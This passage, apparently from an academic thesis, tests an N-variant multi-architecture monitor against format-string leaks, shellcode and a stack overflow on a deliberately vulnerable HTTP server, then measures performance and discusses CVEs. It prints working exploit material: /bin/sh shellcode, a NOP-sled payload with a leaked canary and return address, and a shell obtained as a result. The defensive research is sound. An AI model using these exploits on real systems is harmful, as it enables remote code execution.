    int a[2];
    char buf[128];
    long b[2];

    a[0] = 0xABBA; a[1] = 0xFACE;
    b[0] = 0xDEAD; b[1] = 0xBEEF;

    snprintf(buf, 128, str);

    printf(buf);

    return 0;
}
```

Listing 3.13: Code for the first format string test

```
x86_64:
    "415ba9.0.16f5190.dead.beef.62353134.6636312e.6165642e.362e6665.2e343331"
ppc:
    "0.0.f6fff988.10070000.0.100a120c.abba.face.302e302e.66366666"
arm:
    "f6fffacc.0.dead.beef.66663666.63636166.642e302e.2e646165.66656562.3636362e"
```

Listing 3.14: Output of the first format string test on x86_64, arm and ppc

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 26237):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): ffffffff.0.a34190.dead.beef.66666666.612e302e.65642e30.2e66
        arg 2 (count, by value): 72
    Process arch: PPC (pid: 26238):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 0.0.f6fff968.10070000.0.100a120c.abba.face.302e302e.6636666
        arg 2 (count, by value): 60
    Process arch: ARM (pid: 26239):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): f6fffaac.0.dead.beef.66663666.63616166.642e302e.2e646165.66
        arg 2 (count, by value): 74
```

Listing 3.15: Output of the first format srting test on x86_64, arm and ppc

```
#define str "%3$x.%4$x__%6$x.%7$x\n"

int main()
{
    long a[2];

    char buf[128];

    long b[2];

    a[0] = 0xABBA; b[1] = 0xFACE;
    b[0] = 0xDEAD; b[1] = 0xBEEF;

    snprintf(buf, 128, str);

    printf(buf);

    return 0;
}
```

Listing 3.16: Code for the second format string test

```
x86_64:
    "0.dead__156e100.ca0000"
ppc:
    "f6fff988.10070000__100a1204.abba"
arm:
    "dead.beef__8874c.8bd08"
```

Listing 3.17: Output of the second format string test on x86_64, arm and ppc

3.3.2 Format string vulnerability test #2

Besides the way of retrieving data from the stack seen in the prior test, there is another way of doing it without popping the elements from the stack: By using the '$" qualifier it is possible to have direct access to certain parameters, or elements of the stack.

The code used to test this way of accessing stack elements is shown in the Listing 3.16. In this test the intention is to print the values of the third, fourth, sixth and seventh elements of the stack, from top to bottom.

The output produced separately in the tested architectures is shown in the Listing 3.17, and in the Listing 3.18 it is shown the result of executing the program via the N-variant system.

Just as in the previous test, while the normal execution of the program allows for someone to read values from the stack, by using the N-variant system monitor, this

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 27254):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): 0.dead__2318100.ca0000
        arg 2 (count, by value): 23
    Process arch: PPC (pid: 27255):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): f6fff968.10070000__100a1204.abba
        arg 2 (count, by value): 33
    Process arch: ARM (pid: 27256):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): dead.beef__8874c.8bd08
        arg 2 (count, by value): 23
```

Listing 3.18: Output of the second format string test on x86_64, arm and ppc

possibility is avoided.

3.4 Shellcode execution

A shellcode is a small piece of code used to take advantage of a software vulnerability: The shellcode is injected into a process, and after that, the program counter of such process is adjusted to point to the shellcode, which is executed.

The shellcode is usually written in machine code, therefore being architecture and operating system specific.

3.4.1 Shellcode execution test

Usually, managing to inject and execute a shellcode is done by means of a buffer overflow or a format string vulnerability, and it is necessary to bypass a series of obstacles and security measures of the operating system. Furthermore, the addition of the N-variant system means another layer of complexity to break in order to successfully inject and execute the shellcode.

On the other hand, the shellcode is written in machine code, meaning that each variant of the N-variant system should be injected with its own shellcode, and furthermore, each variant program counter should be specifically modified.

This test works on the hypothesis of a unique shellcode successfully injected and ready to execute. The shellcode used is written for a x86_64 Linux machine and it prints the string “Hello World!” to stdout. The code is shown in the Listing 3.19.

```
/* x86_64 Linux "Hello World!" */
#define sh  "\xeb\x24\x48\x31\xc0\x48\x31\xff\x48\x31\xd2\x48\x83\xc0\x01\x48\x83\xc7"\
            "\x01\x5e\x48\x83\xc2\x0e\x0f\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff"\
            "\x0f\x05\xe8\xd7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c"\
            "\x64\x21\x0a"

int main(int argc, char** argv)
{
    int (*shtest)(); shtest = (int (*)()) sh; (int)(*shtest)(); return 0;

    return 0;
}
```

Listing 3.19: Code for the shellcode execution test

```
Mismatching syscall numbers:
    Process arch: X86_64 ; syscall num: 1 (write)
    Process arch: PPC ; syscall num: 1 (write)
    Process arch: ARM ; syscall num: 97 (setpriority)
```

Listing 3.20: Output of the shellcode execution test on x86_64, arm and ppc

The execution of this code on the arm and ppc architectures triggers an illegal instruction error and a core dump, while works as expected on x86_64. The result of executing this code using the N-variant system is shown in the Listing 3.20.

Although the N-variant system monitor has spotted something wrong during the execution, the result shown in the Listing 3.20 is not very descriptive of what has happened, so the program has been executed two more times, first with the N-variant system with x86_64 and ppc, shown in the Listing 3.21; and also only with arm.

What it is shown is that the ppc variant was going to actually preform the same action as the x86_64 one (use the `write()` syscall), but only to print that the code that it tried to execute was incorrect. The same thing happens with the arm variant, only after a slight

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 28925):
        arg 0 (fd, by value): 1
        arg 1 (buf, by ref): Hello, world!
        arg 2 (count, by value): 14
    Process arch: PPC (pid: 28926):
        arg 0 (fd, by value): 2
        arg 1 (buf, by ref): Invalid instruction
        arg 2 (count, by value): 20
```

Listing 3.21: Output of the shellcode execution test on x86_64 and ppc

```
Performing syscall 1 -> write :
    arg 0 ->              fd : 2
    arg 1 ->             buf  : qemu: uncaught target signal 4 (Illegal instruction) - core
    arg 2 ->           count : 67
qemu: uncaught target signal 4 (Illegal instruction) - core dumped
```

Listing 3.22: Output of the shellcode execution test on arm

longer process, produced most likely by code variations at compile time: The arm variant tries to execute the shellcode and it fails, writing the error message to stdout. And since the N-variant monitor has nothing to compare it to, it handles that writing operation normally.

Summarizing, the extra protection given by the N-variant monitor, should an attacker has managed to successfully inject code and pointed every program counter variant to it, is based on the need of the shellcode to be machine specific.

3.5 Vulnerable HTTP server

The purpose of this test is to check the viability of the N-variant monitor in a more realistic environment, as the program being monitored has not been specifically written for the situation (although has been modified in order to introduce some vulnerabilities), and is far more complex than the previous test cases.

3.5.1 The HTTP server

For this series of tests, a heavily modified version of the lighttpd web server, has been used. The server also features an echo service. Furthermore, the server has, intentionally, a buffer overflow vulnerability and a limited variant of a string format vulnerability with no ability to write to arbitrary memory locations (as the $\%n$ escape sequence is not recognised by the string parser function) in the buffer that stores the HTTP request.

A preexisting HTTP server has not been used because the higher complexity of any available option would have added more variables and noise to take into account in the tests. On the other side, having a bare minimum HTTP server, allows for the intended tests, in a more unobtrusive way.

```
send_buffer = ""

separator = "  "
token = "%d"
header = "get echo "
end = "\n\n"

send_buffer = header + ((token + separator) * 500) + end
```

Listing 3.23: Crafting of the string used to exploit the format vulnerability

3.5.2 Vulnerable HTTP server test

Initially, the HTTP server, running without the supervision of the N-variant monitor, is attacked in order successfully exploit its vulnerabilities. This attack is performed in two steps: In the first one, the format string vulnerability is exploited dumping the call stack, with the aim of knowing the canary word and the position of the return instruction pointer. In the second step, the buffer overflow is exploited, injecting code, bypassing the stack smash protector, and overwritting the return address in order to jump to the injected code. After that, the same attack is attempted under the N-variant monitor supervision.

Attack without the N-variant monitor supervision

First, the format string vulnerability is exploited by means of the echo service in order to dump the stack content and try to obtain some useful information, such as the canary, the buffer size, or its memory address. The listing 3.23 shows the construction of the string, in python, used to try to exploit the string format vulnerability.

The Listing 3.24 shows selected parts of the output obtained. The formatting function tries to pop from the stack the values to replace the string tokens, being more tokens than arguments does not lead to aborting the execution or throwing any error, as the function keeps poping values from the stack (the first one of those non-desired values popped being the buffer address). This leads to the first value shown ($7FFFFFFFE1F9$), which, if the programmer has passed directly the buffer as the only argument of the format function, should be the buffer address, although it would be an unusual one as it is not properly aligned.

After the buffer address, there are more varied values dumped (that could be the content of one or more stack frames), until the value $6F68636520746567$ is found, which, reversed as hexadecimal ascii, corresponds to the string "get echo ". After that, another value is constantly repeated. This value, 2064252020642520, correspond to " $\%d \ \ \%d$ ", which is

```
7FFFFFFFE1F9 0 0 0 0 500000000 7DA 4 8 7FFFFFFFDEF4
[...]
0 0 0 6F68636520746567 2064252020642520 2064252020642520
[...]
2064252020642520 2064252020642520 A20 7FFFFFFFEB48 416FD5
401F60 0 2086D4089D068300 2086D4089D068300 7FFFFFFFEA50 401845 1
[...]
```

Listing 3.24: Part of the output obtained by exploiting the format string vulnerability of the HTTP server

exactly the string that has been sent to the server. Therefore, what is shown there is the content of the buffer. This also provides a clue on why the address that could be the buffer address seems misaligned: the string “get echo ” has 9 characters, and it would be possible that the programmer has passed the buffer address, plus those 9 chars as offset, to avoid echoing them, therefore obtaining that unusual start address. Having that into account, it is assumed for this test that the buffer address actually is $7FFFFFFFE1F0$.

At some point, the whole buffer contents are dumped, being the next data shown the rest of the current call stack and possibly other call stacks (As the size of the buffer is unknown, some garbage content might be shown too, given that is unlikely that the buffer has been filled exactly to its maximum capacity). Given that by default the text segment start address of a process is 0x400000, a canary-like value plus a value above (but close) to the text segment start address is the sought pattern.

The first values close to the text segment start address are $416FD5$ and $401F60$, but the fact that they are contiguous, are not preceded by any canary-like value, and are almost exactly after the last recognisable content of the buffer, makes any of them unlikely as the actual return address of the function.

The next value found is 401845, which, being preceded by $2086D4089D068300$ as a canary-like value, is a possible function return address. Depending on the compiler configuration, between the return address and the canary could be placed the frame pointer, being it this $7FFFFFFFEA50$ value.

Summarizing, the stack dump obtained by exploiting the string format vulenrability, has exposed a possible buffer address ($7FFFFFFFE1F0$), and, by counting the number of words between the start of the buffer dump until the supposed return address, the offset between the buffer and the return address (that in this case would be 2072 bytes).

The next step consists on taking advantage of the information obtained from the stack dump to successfully inject and execute code. The Listing 3.25 shows the python code used

```
# /bin/sh shellcode: 48 bytes
shellcode = "\x48\x31\xd2\x48\x89\xd6\x48\xbf\x2f\x62\x69\x6e\x2f\x73\x68\x11\x48\xc1\xe7\x08\
    x48\xc1\xef\x08\x57\x48\x89\xe7\x48\xb8\x3b\x11\x11\x11\x11\x11\x11\x11\x48\xc1\xe0\x38\
    x48\xc1\xe8\x38\x0f\x05"

inv_address = "\xf0\xe1\xff\xff\xff\x7f\x00\x00"

send_buffer = ""

canary_num = 125
canary = "\x00\x83\x06\x9D\x08\xD4\x86\x20"

# NOPS (NOP_num bytes)
NOP_num = 1024
send_buffer = send_buffer + ("\x90" * NOP_num)

# shellcode (48 bytes)
send_buffer = send_buffer + shellcode

# canary (canary_num * 8 bytes) + ret addr (8 bytes)
send_buffer = send_buffer + (canary * canary_num) + inv_address
```

Listing 3.25: Crafting of the string used to inject and execute shellcode

to create the stream used to inject code, overflow the buffer and overwrite the return address.

As it is shown in the Listing 3.25, the string used is composed by 1024 bytes of NOP instructions, followed by a 48 bytes shellcode, the remaining space until the 2072 bytes offset is filled with the canary value, and lastly, the buffer address is concatenated, being the value that overwrites the return address (actually, any value between the buffer start address and the shellcode would work, as it is filled with NOP operations that would lead to the start of the shellcode anyway).

The Listing 3.26 shows the results obtained. The server is indeed vulnerable and offers the possibility of easily injecting and executing arbitrary code.

Attack with the N-variant monitor supervision

After having proved that the HTTP server has severe vulnerabilities enabling an attacker to execute arbitrary code, the N-variant monitor with x86_64, ARM and PPC variants is used to check whether it is able to prevent, or at least make more challenging the exploitation of the software vulnerabilities present in the HTTP server.

First, the same python script shown in the Listing 3.23 is used, trying to take advantage of the format string vulnerability with the purpose of obtaining the contents of the stack.

```
 [user]% ./attack_sh_nogdb_canary.py
>

> HTTP/1.0 501 Method Not Implemented
Server: jdbhttpd/0.1.0
Content-Type: text/html

<HTML><HEAD><TITLE>Method Not Implemented
</TITLE></HEAD>
<BODY><P>HTTP request method not supported.</P>
</BODY></HTML>

uname -a
> Linux debianVM 3.2.0-4-amd64 #1 SMP Debian 3.2.46-1+deb7u1 x86_64 GNU/Linux

ps $$
>   PID TTY      STAT   TIME COMMAND
10596 pts/0    S+     0:00 [sh]
```

Listing 3.26: Results of the attack attempt without the N-variant monitor supervision

```
Mismatching parameters in syscall 44 (sendto):
    Process arch: X86_64 (pid: 1348):
        arg 0 (sockfd, by value): 14
        arg 1 (buf, by ref): 7FFFFFFFE1D9
        arg 2 (len, by value): 12
        arg 3 (flags, by value): 0
        arg 4 (dest_addr, by ref): NULL
        arg 5 (addrlen, by ref): NULL
    Process arch: ARM (pid: 1349):
        arg 0 (sockfd, by value): 14
        arg 1 (buf, by ref): 9
        arg 2 (len, by value): 1
        arg 3 (flags, by value): 0
        arg 4 (dest_addr, by ref): NULL
        arg 5 (addrlen, by ref): NULL
    Process arch: PPC (pid: 1350):
        arg 0 (sockfd, by value): 14
        arg 1 (buf, by ref): 0
        arg 2 (len, by value): 1
        arg 3 (flags, by value): 0
        arg 4 (dest_addr, by ref): NULL
        arg 5 (addrlen, by ref): NULL
 *** ERROR *** (#1351)
syscalls with mismatching parameters
```

Listing 3.27: Monitor detection of an error caused by a format string vulnerability exploit

```
x86_64:
7FFFFFFFE1D9 0 0 F 0 900000000 7DA 4 8 7FFFFFFFDED4

ARM:
9 0 0 4 0 0 0 0 0 0

PPC:
0 0 , 9 0 7DA 8 0 0 0
```

Listing 3.28: First ten values dumped from the stack of x86_64, ARM and PPC architectures

The result of this action is shown in the listing 3.27.

The monitor has been able to detect the string format vulnerability exploitation (the actual action taken by the monitor would very much depend on the policy selected by the system administrator). The observed behavior is the same as exposed in section 3.3, where the monitor has been tested specifically against format vulnerability exploits: architecture differences (memory address offsets, different organization or ordering, etc) make the three variants to try and write back different buffer contents, as the stack dump is different for the three of them.

The contents of the stack for the three architectures is completely different except, of course, for the string that has been sent, meaning that the use of the N-variant monitor makes the exploitation of this vulnerability a different and much more complex problem, if possible at all. This can be seen in the Listing 3.28, which shows the first ten values from the stack dump for each architecture used, obtained by running the python attack on each architecture alone (on which the monitor is unable to do any fail detection, as only one variant is running).

Although the monitor has completely avoided the stack dump, as a second step for this test, the code injection and buffer overflow is attempted (without stack protector, for the moment) by using the buffer start address of the x86_64 variant obtained by exploiting the format string vulnerability by using the monitor with only one variant, as shown in the Listing 3.28.

The outcome of trying to inject code and overflow the buffer is shown in the Listing 3.29: It seems that the code injection has failed and the x86_64 variant has not even tried to execute it. In this case, the ARM variant has triggered a Qemu exception that has, in turn, made the monitor detect some irregularity.

A second attempt at injecting and executing code is shown in the Listing 3.30: This time, the buffer overflow has been enough to overwrite the return address of the funciton for

```
Mismatching parameters in syscall 1 (write):
    Process arch: X86_64 (pid: 1482):
        arg 0 (fd, by value): 2
        arg 1 (buf, by ref): request processed.
        arg 2 (count, by value): 19
    Process arch: ARM (pid: 1483):
        arg 0 (fd, by value): 2
        arg 1 (buf, by ref): qemu: unhandled CPU exception 0x9 - aborting
        arg 2 (count, by value): 45
    Process arch: PPC (pid: 1484):
        arg 0 (fd, by value): 2
        arg 1 (buf, by ref): 140733403116684
        arg 2 (count, by value): 19
 *** ERROR *** (#1485)
syscalls with mismatching parameters
```

Listing 3.29: code injection and bufer overflow detection by the N-variant monitor

```
    Syscall 59 (execve) from process 0 (X86_64) !=  Syscall 1 (write) from process 1 (ARM)
Mismatching syscall numbers:
    Process arch: X86_64 ; syscall num: 59 (execve)
    Process arch: ARM ; syscall num: 1 (write)
    Process arch: PPC ; syscall num: 1 (write)
 *** ERROR *** (#1519)
children with different syscalls.
```

Listing 3.30: code injection and buffer overflow detection by the N-variant monitor #2

the x86_64 variant, resulting in an attempt of executing the injected code. The monitor has detected that the syscalls for the three variants were non equivalent nor compatible, treating it as an irregularity.

It is worth noting that the two previous attack attempts have been done without stack smash protection. Obtaining the canary by dumping the stack as in the subsecion 3.5.2 would be impossible as the string format exploitation to dump the stack is properly detected and stopped by the monitor. Even having obtained the canary, the result of trying to inject and execute code would lead to the same result as the one shown in the tests without monitor supervision.

3.6 Performance

In addition to the tests exposed prior, a new series of tests have been designed to try to give an impression of the performance overhead introduced by the N-variant system when running a program.

These performance tests are by no means intended to be exhaustive, instead, their sole purpose is to give a qualitative idea of what might be the performance implications of a system like the one that is described in this document.

Two different tests have been designed: The first one of them focuses on the case of having a computationally intensive process being monitorized and protected with the N-variant system. The second test assumes a scenario where the monitored process is does not perform any CPU-intensive work, but its response time is highly affected by the network latency (for instance, a simple web server).

3.6.1 CPU-intensive test

This test has been run in a GNU/Linux virtual machine with the processor specifications listed in the Listing 3.31. The actual program consists purely on a series of arithmetic operations on array elements, having placed a system call in between of the operations with the purpose of having a synchronisation point in the middle of all the process, and having the final return statement as another variants synchronization point at the end of the process. The algorithm is shown in the Listing 3.32.

The test algorithm has been run measuring the time needed to completion ten times, and then computing the average time needed. This has been done for the process running natively on the machine; for a foreign architecture process, via Qemu; and using the N-variant monitor with one, two, and three architecture variants. This has been done for the processor having 1, 2 and 4 cpu cores. The times obtained are shown in the Figure 3.4. The Qemu data corresponds to the ARM version of the test program. Regarding the architectures used in each monitor test, when using one architecture variant, the ARM version has been used; for the case of two architecture variants simultaneously running with the monitor, ARM and PowerPC have been used; and finally, as a third architecture, the x86_64 variant (the native one) has been used.

As the results show, the overhead introduced (necessarily) by Qemu is the biggest drawback of this N-variant system, as the extra overhead caused by the monitor logic with only one architecture is virtually negligible. Nevertheless, as the N-variant monitor needs Qemu (or something similar), the Qemu overhead can and should not be decoupled from the one of the monitor (Unless used with the native architecture, but that would lead to different purposes and applications for the monitor). Therefore, the use of the N-variant monitor introduces a significant overhead to the total computation time of a process. Even using the monitor with only one architecture variant (which is, by the way the monitor has been intended to work in this concept, mostly useless in any real scenario) introduces a heavy penalty of almost 3x the time needed to finish the task.

```
vendor_id    : GenuineIntel
cpu family   : 6
model        : 58
model name   : Intel(R) Core(TM) i5-3210M CPU @ 2.50GHz
stepping     : 9
microcode    : 0x15
cpu MHz      : 2494.163
cache size   : 3072 KB
physical id  : 0
siblings     : 1
core id      : 0
cpu cores    : 1
apicid       : 0
initial apicid  : 0
fpu          : yes
fpu_exception   : yes
cpuid level  : 13
wp           : yes
flags        : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36
    clflush dts mmx fxsr sse sse2 ss syscall nx rdtscp lm constant_tsc arch_perfmon
    pebs bts nopl xtopology tsc_reliablenonstop_tsc aperfmperf eagerfpu pni pclmulqdq
    ssse3 cx16 pcid sse4_1 sse4_2 x2apic popcnt aes xsave avx f16c rdrand hypervisor
    lahf_lm ida arat epb xsaveopt pln pts dtherm fsgsbase smep
bogomips     : 4988.32
clflush size    : 64
cache_alignment : 64
address sizes   : 40 bits physical, 48 bits virtual
```

Listing 3.31: CPU specifications used for the CPU-intensive test



Figure 3.4: CPU-intensive test results

```c
#define SIZE 500

int main()
{
    SYSCALL_DECOY();

    unsigned int a[SIZE];
    unsigned int i, j, k, r;

    for(i=0; i<SIZE; ++i){
        for(j=0; j<SIZE; ++j){
            for(k=0; k<SIZE; ++k){
                if (i % 2 == 0) a[i] = i*2;
                else a[i] = j + k;
            }
        }
    }
    for(i=0; i<SIZE; ++i){
        for(j=0; j<SIZE; ++j){
            for(k=0; k<SIZE; ++k){
                a[i] += i + j + k;
                if (a[i] > 100) a[i] = a[i] / 3;
                else a[i] = a[i] * 2;
            }
        }
    }

    write(1, "Variants sync point\n", 0); /* we don't need to write anything, actually */

    r = 0;
    for(i=0; i<SIZE; ++i){
        for(j=0; j<SIZE; ++j){
            for(k=0; k<SIZE; ++k){
                if(a[i] == (a[j] + a[k])) a[i] = 1;
                else a[i] *= 2;
            }
        }
    }
    for(i=0; i<SIZE; ++i){
        for(j=0; j<SIZE; ++j){
            for(k=0; k<SIZE; ++k){
                r += (a[i] + a[j] + a[k]);
            }
        }
    }

    /* r will might overflow, does not matter for the purpose of this test */

    return 0; /* return statement makes for a final sync point */
}
```

Listing 3.32: Algorithm used for the CPU-intensive test

It can be seen also that the penalty increase from using one to using two architectures is far higher than the penalty introduced from using two to three architectures. This is caused by the fact that the third architecture used is actually the native one of the machine, thus avoiding Qemu completely.

The CPU performance penalty introduced by the N-variant monitor when increasing the number of variants can be roughly considered as linear, therefore, doubling the number of architecture variants would double the time needed to finish the taks.

Regarding the use of multicore processors, as each variant is an independent process, certain performance improvements are expected when the monitor runs more than one variant. This performance improvement are notorious, however, does not completely compensate for the overhead increase of having more than one variant. That is, even being able to accomodate each architecture variant on a different CPU core, the performance increase is not enough to reach a similar performance level as using just one variant. This is due to the fact that the variants are synchronized at each system call, and not every variant are equally fast or optimized (Qemu may need different logic for the same syscall in two different architectures), so the performance of the slowest variant will penalty the other ones. Also, the time needed for the monitor to perform its checks on each syscall may increase in complexity as the number of variants increases (For example, when comparing buffer contents, the data need to be compared might be of a significant size).

However, it is important to consider that the test has been conducted in a machine with only one CPU core. As each architecture variant runs on his own process, the monitor would have a greatly improved performance on a multicore CPU. The fact that every system call acts as a synchronization point between variants would limit the best case performance to that of the slowest variant, plus the extra computation needed to check the system call of every variant, when having enough CPU cores to accomodate each variant in one of them.

3.6.2 Network latency test

This test is designed to observer the influence of the latency of a network in the case of the N-variant system monitoring a network aplication, such as a web server.

The same web server as the one used in the Section 3.5 has been used: The test relies on the echo service provided by the web server: A series of echo requests are sent to the server, and the time elapsed between the request and the response is measured. In addition to the network latency, the packet size has also been considered as a variable.

Network latencies of 200 and 400 milliseconds have been studied (in addition to the



Figure 3.5: Response time depending on network latency for a 512 bytes packet

same test with no additional latency). Packet sizes of 512, 1024 and 1536 bytes have been used. These have been tested with the web server running as a native process, with the web server running emulated by Qemu only, and finally, with the web server running monitored by the N-variant system with 3 simultaneous variants.

The Figure 3.5 shows the response times obtained depending on the network latency, for a fixed packet size of 512 bytes. As said in the previous paragraph, besides no additional latency, 200ms and 400ms network latencies have been tested. The results show that the latency of a the network has no further influence beyond the expected: the time needed for the request to reach the server, and the time needed for the response to arrive to the client (that is, one round-trip time) is simply added to the response time of the system itself with no network latency.

The Figure 3.6 shows the response times obteined depending solely the packet sizes sent to the web server. This test shows that, while for the native process, and also for the Qemu emulated process the response time seems to remain fairly unaltered, for the N-variant system the response times are highly affected. The increase in response time is proportional to the increase in size of the packet sent to the server: doubling the packet size will double the required time for the server to answer the request.

The N-variant system being affected so heavily by the packet size, in contrast to the Qemu emulated process, can be explained by the nature of this test, and the purpose of the N-variant system itself: While for other kind of processes, which can be more computationally intensive, the overhead of the N-variant system is far lower than the one observed here, the way the N-variant system tries to ensure integrity of the monitored process is by means of comparing the system calls issued by each one of the variants it runs. In this particular case, the system calls involve large buffers which contents have to be



Figure 3.6: Response time depending on packet size with no added network latency



Figure 3.7: Response time depending on network latency and packet size

compared between all the variants, being this the cause of the huge overhead observed.

The Figure 3.7 shows the response times of the N-variant system monitoring the web server, using 3 varinats simultaneously. As can be seen, the size of the packets sent to the server has far less influence than a high latency in the network (whichever the cause might be). Therefore, the higher the network latency, the lower the influence of the packet size regarding the time it would take the N-variant system to process it with respect to the total response time.

3.7 Real-life exploits

This section presents some past software exploits that have been, or might currently, be still in use, or still be a threat to some degree, and discusses whether the use of a N-variant system would have been able to avoid or minimize the harm produced. The vulnerabilities discussed are also known as the CVEs 2014-3466, 2014-3936, 2003-0352 and 2014-0160.

CVE-2014-3466: Buffer overflow in the read_server_hello function...

... in lib/gnutls_handshake.c in GnuTLS before 3.1.25, 3.2.x before 3.2.15, and 3.3.x before 3.3.4 allows remote servers to cause a denial of service (memory corruption) or possibly execute arbitrary code via a long session id in a ServerHello message.

The use of the N-variant system would likely not prevent the DoS (it might, however, minimize the service downtime should an appropriate recovery policy were used). Regarding the possible arbitrary code execution, the N-variant monitor would prove to be more useful. On the one hand, the code injection happens by means of a buffer overflow, which would bump into two different problems: Firstly, as has been exposed in the Section 3.1 and the Section 3.2, the difficulty of successfully overflowing a buffer and filling the stack with useful data at the right locations for every architecture variant becomes more and more complex (not even possible in some cases) as the number of variants are simultaneously running, therefore triggering execution differences between the variants, and making the N-variant systme aware of the problem. Secondly, should a successful injection would happen (meaning that every variant would have had its return address successfully overwritten), as seen in Section 3.4, the injected code execution would fail, as the code is architecture-specific, leading the remaining ones to misbehave and be detected by the N-variant system monitor. Summarizing, **the N-variant system monitor would have been able to detect this vulnerability**.

CVE-2014-3936: Stack-based buffer overflow in the do_hnap function...

... in www/my_cgi.cgi in D-Link DSP-W215 (Rev. A1) with firmware 1.01b06 and earlier, DIR-505 with firmware before 1.08b10, and DIR-505L with firmware 1.01 and earlier allows remote attackers to execute arbitrary code via a long Content-Length header in a GetDeviceSettings action in an HNAP request.

This is an analogue situation to the one described above, and leads to the same observations and conclusions, but it has been chosen to illustrate how **the N-variant**

system could be useful not only on traditional computers and servers, but also on routers, embedded devices, and so on.

CVE-2003-0352: Buffer overflow in a certain DCOM interface for RPC...

... in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

This is the vulnerability exploited by, among others, the infamous “Blaster” worm, and according to [Hoogstraten, 2003], the worm exploits a vulnerability in Microsoft’s DCOM Remote Procedure Call (RPC) system to be able to download an executable file. The DCOM RPC vulnerability itsef is a buffer overflow that leads to arbitrary code execution. This scenario is analogue to the two CVEs described above, leading to similar conclusions. However, the injected code had as purpose to download and run an executable file, which was the worm itself.

